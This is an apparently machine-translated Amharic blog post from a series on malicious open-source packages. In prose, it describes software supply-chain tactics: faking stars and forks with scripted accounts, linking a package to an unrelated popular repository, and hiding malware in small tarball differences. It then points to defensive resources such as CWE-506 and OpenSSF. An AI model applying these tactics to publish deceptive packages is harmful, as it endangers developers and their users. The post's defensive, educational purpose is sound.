
ያ ማለት ብዙ ኮከቦችን/ሹካዎችን (ለታዋቂነት) ለማሳየት ተንኮል አዘል ክፍሉ እንዴት ማስገባት እንደሚቻል፣ እንዲሁም ስሪቶች/እትሞች እና pull requests (ለእንቅስቃሴ)። ሀሳቡ ልብ ወለድ ተወዳጅነትን (ኮከቦችን) እና ጥገኞችን ማግኘት እና ስለ ተገቢነት እና ጥገና አሳማኝ እይታ ማግኘት ነው።
መዝገቡ በጂትሆብ ፕሮጀክት ውስጥ ያሉት ይዘቶች እና የጥቅሉ ይዘቶች የሚዛመዱ መሆናቸውን አያረጋግጥምይህ በሶፍትዌር አቅርቦት ሰንሰለት ውስጥ የታወቀ ጉዳይ ነው። የሕዝብ መዝገቦች የሚጣሉትን ሁሉ የሚውጡ ግዙፍ የውሃ ማጠራቀሚያዎች ናቸው። ማንኛውንም ማከማቻ ማገናኘት ይችላሉ።
ተንኮል አዘል ፓኬጁ ታዋቂ ከሆነ፣ ያ ቀላል ነው፡ ጥቅሉን ለመፍጠር እና ወደ መዝገቡ ለማተም ጥቅም ላይ በሚውለው የጥገኝነት መግለጫ ውስጥ ያለውን የጂቲኤችቲ ማከማቻን ብቻ ያጣቅሱ። በሐሰተኛ የጂቲኤችቲ ማከማቻ ላይ አዲስ ፓኬጆችን ለማግኘት፣ ምናልባት የውሸት መፍጠር፣ የበለጠ ፈጠራ ሊያስፈልግዎ ይችላል ኮከብ መመልከት/ሹካ የጂትሆብ አካውንቶች በስክሪፕት አማካኝነት።
የጥቅልዎ ይዘት ከማከማቻ ቦታው ጋር ተመሳሳይ ከሆነ፣ እዚህም እዚያም በጥሩ ሁኔታ የተነደፉ ጥቂት ለውጦችን ያድርጉ… ማልዌርዎን ወደ ነባሩን ማከማቻ የሚያመለክት ታዋቂ ፓኬጅ በሚመስል አዲስ ፓኬጅ ውስጥ ማስገባት እና የስህተት ስልተ ቀመሮቹን መጠበቅ ይችላሉ። የጥቅሉን ታርቦል ይዘቶች ከጂትሃብ ማከማቻው ይዘቶች ጋር ለማነፃፀር የሚደፍር ሰው ካለ፣ በማልዌር መርፌ ነጥቦች ላይ ያሉት ልዩነቶች በቀላሉ ሊታለፉ ይችላሉ። ይህንን አካሄድ ከዚህ በፊት ብዙ ጊዜ አይተነዋል።
አንድ አካል ስለ አመጣጡ፣ ፓኬጁ እንዴት እንደተገነባ፣ ከምን ምንጮች እና በማን እንደሚቀበል መግለጫ የሚሰጥበት ዘዴ። ግን ያ ሌላ ታሪክ ነው።
አካል ኤክስ ማልዌር ነው?
የተንኮል አዘል ፓኬጆች የውሂብ ጎታ (አጠቃላይ) አለ? አይ። የክፍት ምንጭ ተጋላጭነቶች የCVE መታወቂያ የተመደበላቸው ናቸው፣ ነገር ግን ጥቂት ተንኮል አዘል ፓኬጆች (በተለይም አርዕስተ ዜናዎች የሚዘጋጁት) ብቻ ተሰጥቷቸዋል። ለተንኮል አዘል ፓኬጆች የCWE መመሪያ CWE-506 (የተከተተ ተንኮል አዘል ኮድ)።
የተለመዱት የማልዌር መሳሪያዎች (VirusTotal፣ MalwareBazaar፣ SOREL-20M…) ለተንኮል አዘል ክፍሎች የተወሰኑ ድንጋጌዎችን አያቀርቡም። ይህ እንኳን ደህና መጡ!
ለትንተና የሚሆኑ የምርምር ዳታቤዞች እና የውሂብ ስብስቦች አሉ (ጥቂቶቹን እንጠቀማለን)፣ ነገር ግን ግቤቶች የሚዘመኑት ተንኮል አዘል ፓኬጁ ሲታወቅ ብቻ ነው፣ ይህም ብዙውን ጊዜ በጣም ዘግይቷል። ፍላጎት ካለዎት፣ OpenSSF ተንኮል አዘል ፓኬጆች ጥሩ ጅምር ነው።
በሚቀጥለው ልጥፍ፣ አንድ የተወሰነ ፓኬጅ ተንኮል አዘል መሆኑን እንዴት ማወቅ እንደሚቻል እንወያያለን። spoiler፡ አዎ፣ መዝገቡ የታወቀ ተንኮል አዘል አካልን ከማስወገዱ በፊት በመጋለጫ መስኮቱ መጀመሪያ ላይ ተንኮል አዘል ክፍሎችን የመፈተሽ መንገዶች አሉ።
ተጨማሪ ንባብ
በሚቀጥለው ክፍል "ከክፍት ምንጭ ተንኮል አዘል ፓኬጆች መጠበቅ፡- ምን አይሰራም (አይሰራም)" ለክፍት ምንጭ ደህንነት የሚደረጉ እና የማይደረጉ ነገሮችን እንወያያለን። አብዛኛዎቹ የደህንነት እውቀት ያላቸው ባለሙያዎች ይህንን ስጋት እንዴት መቋቋም እንደሚቻል ግንዛቤ አላቸው፣ ነገር ግን የተሳሳቱ አመለካከቶች በብዛት ይገኛሉ።
እነዚህ ሀሳቦች ለምን የተሳሳቱ እንደሆኑ እና እንደዚህ ያሉ የተሳሳቱ አመለካከቶች ለዚህ የጥቃት ዘዴ ተወዳጅነት እና ድርጅቶች እያጋጠሟቸው ላለው ከፍተኛ አደጋ አስተዋጽኦ እያደረጉ መሆናቸውን እንገመግማለን። ከዚያም የሚሰራውን እና የሚሳተፈውን ጥረት እና ግብዓቶች እንቀጥላለን።
እንዲሁም፣ ስለ ተንኮል አዘል ፓኬጆች ዝግመተ ለውጥ በዓላማቸው፣ በመርፌ ዘዴያቸው እና በማጥቃት ቴክኒካቸው ዙሪያ እናወጣለን።
ተጠንቀቁ!
ማጣቀሻዎች
- ክፍት ምንጭ ተንኮል አዘል ፓኬጆች፡ ችግሩ፣ በዚህ ተከታታይ ክፍል ውስጥ ቀዳሚው ክፍል።
- የባክስታበር የቢላ ስብስብ፡ የክፍት ምንጭ ሶፍትዌር አቅርቦት ሰንሰለት ጥቃቶች ግምገማ
- OpenSSF ተንኮል አዘል ፓኬጆች
